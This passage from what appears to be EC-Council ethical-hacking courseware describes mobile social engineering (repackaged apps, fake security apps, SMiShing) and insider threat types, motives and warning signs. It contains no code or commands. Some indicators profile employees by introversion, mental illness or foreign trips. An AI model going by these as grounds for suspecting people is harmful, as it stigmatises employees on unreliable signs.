


Figure 9.8: Publishing malicious apps

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Repackaging Legitimate Apps

Sometimes malware can be hidden within legitimate apps. A legitimate developer creates legitimate gaming applications. Platform vendors create centralized marketplaces to allow mobile users to conveniently browse and install these games and apps. Usually, developers submit gaming applications to these marketplaces, making them available to thousands of mobile users. A malicious developer downloads a legitimate game, repackages it with malware, and uploads it to the third-party application store. Once a user downloads the malicious application, the malicious program installed on the user's mobile device collects the user's information and sends it to the attacker.





Figure 9.9: Repackaging legitimate apps

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Fake Security Applications

Attackers may send a fake security application to perform mobile-based social engineering. In this attack, the attacker first infects the victim's computer by sending something malicious. They then upload a malicious application to an app store. When the victim logs on to their bank account, malware in the system displays a pop-up message telling the victim that they need to download an application on their phone to receive a message from security. The victim downloads the application from the attacker's app store, believing they are downloading a genuine app. Once the user downloads the application, the attacker obtains confidential information such as bank account login credentials (username and password), whereupon a second authentication is sent by the bank to the victim via SMS. Using that information, the attacker accesses the victim's bank account.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 9.10: Fake security applications

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

SMiShing (SMS Phishing)

Sending SMS is another technique used by attackers in performing mobile-based social engineering. In SMiShing (SMS Phishing), the SMS text messaging system is used to lure users into taking instant action such as downloading malware, visiting a malicious webpage, or calling a fraudulent phone number. SMiShing messages are crafted to provoke an instant action from the victim, requiring them to divulge their personal information and account details.

Consider Tracy, a software engineer working in a reputed company. She receives an SMS ostensibly from the security department of XIM Bank. It claims to be urgent, and the message says that Tracy should call the phone number listed in the SMS immediately. Worried, she calls to check on her account, believing it to be an authentic XIM Bank customer service phone number. A recorded message asks her to provide her credit or debit card number, as well as her password. Tracy believes it is a genuine message and shares sensitive information.

Sometimes a message claims that the user has won money or has been randomly selected as a lucky winner and that they merely need to pay a nominal fee and share their email address, contact number, or other information.






Figure 9.11: SMiShing (SMS Phishing)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Insider Threats

An insider is any employee (trusted person) who has access to the critical assets of an organization. An insider attack involves using privileged access to violate rules or intentionally cause a threat to the organization's information or information systems. Insiders can easily bypass security rules, corrupt valuable resources, and access sensitive information. Insider attacks may cause great loss to the company. Further, they are dangerous because they are easy to launch and difficult to detect.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Insider attacks are generally performed by:

- **Privileged Users**: Attacks may come from the most trusted employees of the company, such as managers and system administrators, who have access to the company's confidential data and a higher probability of misusing the data, either intentionally or unintentionally.
- **Disgruntled Employees**: Attacks may come from unhappy employees or contract workers. Disgruntled employees, who intend to take revenge on the company, first acquire information and then wait for the right time to compromise the organization's resources.
- **Terminated Employees**: Some employees take valuable information about the company with them when terminated. These employees access the company's data after termination using backdoors, malware, or their old credentials if they are not disabled.
- **Accident-Prone Employees**: If an employee accidentally loses their mobile device, sends an email to incorrect recipients, or leaves a system loaded with confidential data logged-in, it can lead to unintentional data disclosure.
- **Third Parties**: Third parties, like remote employees, partners, dealers, and vendors, have access to the company's information. However, the security of their systems is unpredictable and could be a source of information leaks.
- **Undertrained Staff**: A trusted employee becomes an unintentional insider due to a lack of cybersecurity training. They fail to adhere to cybersecurity policies, procedures, guidelines, and best practices.

Companies in which insider attacks are common include credit card companies, health-care companies, network service providers, as well as financial and exchange service providers.

Reasons for Insider Attacks

- **Financial Gain**

  An attacker performs an insider attack mainly for financial gain. The insider sells the company's sensitive information to its competitor, steals a colleague's financial details for personal use, or manipulates the company's financial records or that of its personnel.

- **Steal Confidential Data**

  A competitor may inflict damage upon the target organization, steal critical information, or even put them out of business just by finding a job opening, preparing someone to get through the interview, and having that person hired by the competitor.

- **Revenge**

  It only takes one disgruntled person to seek revenge, and the company is compromised. Attacks may come from unhappy employees or contract workers with negative opinions about the company.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Become Future Competitor**

  Current employees may plan to start their own competing business and, by using the company's confidential data, these employees may access the system to steal or alter the company's client list.

- **Perform Competitors Bidding**

  Due to corporate espionage, even the most honest and trustworthy employees can be coerced into revealing the company's critical information through bribery or blackmail.

- **Public Announcement**

  A disgruntled employee may want to make a political or social statement and so leaks or damages the company's confidential data.

Insider Threat Statistics

Source: *https://www.observeit.com*

Although malicious intent is a serious factor for organizational security, according to a 2018 Cost of Insider Threats Study, an attack caused by employee or contractor negligence is costlier than theft and credential theft by a criminal or malicious insider:





Figure 9.12: Graph Showing Insider Threat Statistics

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Types of Insider Threats

There are four types of insider threats. They are:

- **Malicious Insider**

  Malicious insider threats come from disgruntled or terminated employees who steal data or destroy company networks intentionally by injecting malware into the corporate network.

- **Negligent Insider**

  Insiders, who are uneducated on potential security threats or simply bypass general security procedures to meet workplace efficiency, are more vulnerable to social engineering attacks. Many insider attacks result from employee's laxity towards security measures, policies, and practices.

- **Professional Insider**

  Professional insiders are the most harmful insiders. They use their technical knowledge to identify weaknesses and vulnerabilities in the company's network and sell the organization's confidential information to competitors or black-market bidders.

- **Compromised Insider**

  An outsider compromises an insider who has access to the critical assets or computing devices of an organization. This type of threat is more difficult to detect since the outsider masquerades as a genuine insider.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Why are Insider Attacks Effective?

Insider attacks are effective because:

- Insider attacks can go undetected for years, and remediation is expensive.
- Insider attacks are easy to launch.
- Preventing insider attacks is difficult; an inside attacker can easily succeed
- It is very difficult to differentiate harmful actions from the employee's regular work. It is hard to identify whether employees are performing malicious activities or not.
- Even after malicious activity is detected, the employee may refuse to accept responsibility and claim it was a mistake.
- It is easy for employees to cover their actions by editing or deleting logs to hide their malicious activities.

Example of Insider Attack: Disgruntled Employee

Most cases of insider abuse can be traced to individuals who are introverts, incapable of managing stress, experiencing conflict with management, frustrated with their job or office politics, craving respect or promotion, transferred, demoted, or issued an employment termination notice, among other reasons. Disgruntled employees may pass company secrets and intellectual property to competitors for monetary gain, thus harming the organization.

Disgruntled employees can use steganography programs to hide company secrets and later send the information to competitors as an innocuous-looking message such as a picture, image, or sound file using a work email account. No one suspects them because the attacker hides the stolen sensitive information in the picture or image file.





Figure 9.13: Example of Insider Attack — Disgruntled Employee

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Behavioral Indications of an Insider Threat

Indicators of insider threats are generally abnormal user activities that deviate from regular work activities. These represent unusual patterns of user behavior that require further analysis to identify malicious motives and intents. The most common indicator of insider threat is a lack of employee awareness about security measures.

The following are various behavioral indicators of insider threats:

- **Alerts of Data Exfiltration**

  Alerts of the unauthorized gathering and transmission of data on the network can represent an insider or malware attack. Insiders can also use paper, fax machines, hard drives, portable devices, and other computing equipment to gather and transfer sensitive data.

- **Missing or Modified Network Logs**

  Insiders try to access the log files to delete, modify, and edit unauthorized access events, file transfer logs, and other records from systems and network devices to avoid detection. Alerts of log modification, deletion, or access can indicate attacks.

- **Changes in Network Usage Patterns**

  Changes in the network patterns of the network-specific protocols, size of the packets, sources and destinations, frequency of user application sessions, and bandwidth usage can indicate malicious activity.

- **Multiple Failed Login Attempts**

  The insider can try to log in to unauthorized systems or applications by brute-force. So, multiple failed attempts may indicate an insider threat.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Behavioral and Temporal Changes**

  Deviation from established behavior and temporal changes in employee behavior such as spending capacity, frequent travel, anger management issues, constant quarrels with colleagues, and lethargy in performing work are some of the fraud indicators.

- **Unusual Time and Location of Access**

  Any mismatch in the timeline of an event can be suspicious and may indicate an insider threat. For example, if activities are logged on employee systems in their absence.

- **Missing or Modified Critical Data**

  Disgruntled employees can modify or delete sensitive data to damage the reputation of the organization.

- **Unauthorized Download or Copying of Sensitive Data**

  Insiders use legitimate and malicious tools to extract data from the organization's perimeter. Insiders can install malware, trojans, and backdoors to steal information.

- **Sending Sensitive Information to Personal Email Account**

  Insiders may send critical organizational information to their personal email accounts with malicious intent.

- **Logging of Different User Accounts from Different Systems**

  Unusual times of access combined with a change in the IP address of the system used to log into the account may represent malicious activities.

- **Temporal Changes in Revenue or Expenditure**

  Unexpected and unexplained changes in the financial status of an employee signify an income generated from external sources. The organization should audit their financial reports to identify whether the employee was involved in any malicious activities.

- **Unauthorized Access to Physical Assets**

  Activities such as employees using authorized assets without authentication, trying to escalate their privileges beyond their job requirements, or trying to gain physical access to the assets can represent a threat.

- **Increase or Decrease in Productivity of Employee**

  Employees who are unproductive, threatening, have legitimate or illegitimate job concerns, and disagree with intellectual property rights tend to be suspicious. A sudden increase or decrease in their productivity can signify suspicious behavior.

- **Inconsistent Working Hours, Unusual Business Activities, and Concealed or Frequent Foreign Trips**

  Employees with suspicious business activities like unusual login times, unusual office hours, unauthorized browsing and downloads, concealed trips abroad, and meetings with representatives from other countries or organizations may pose a threat to the organization.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Extreme Behavior Due to Mental Instability**

  Some employees possess unpredictable and extreme behavior, such as kleptomania, and a sudden change in behavior may be due to mental instability. This raises the probability that they will perform financial fraud, data theft, or physical theft.

- **Signs of vulnerability (Such as Drug or Alcohol Abuse, Financial Difficulties, Gambling, Illegal Activities)**

  Employees with bad habits such as drugs, gambling, and alcohol abuse, and relationship issues, may take a chance to breach the organization's data for money. Organizations must regularly monitor the activities of such employees.

- **Complaint on Sensitive Data Leak**

  Information or complaints regarding sensitive data leaks can represent an insider attack. Check for customer reviews and concerns to identify anomalies and analyze them to identify the insider.

- **Abnormal Access of Systems and User Accounts**

  The mismatch between the systems assigned and user accounts used to access the systems may indicate an insider threat.

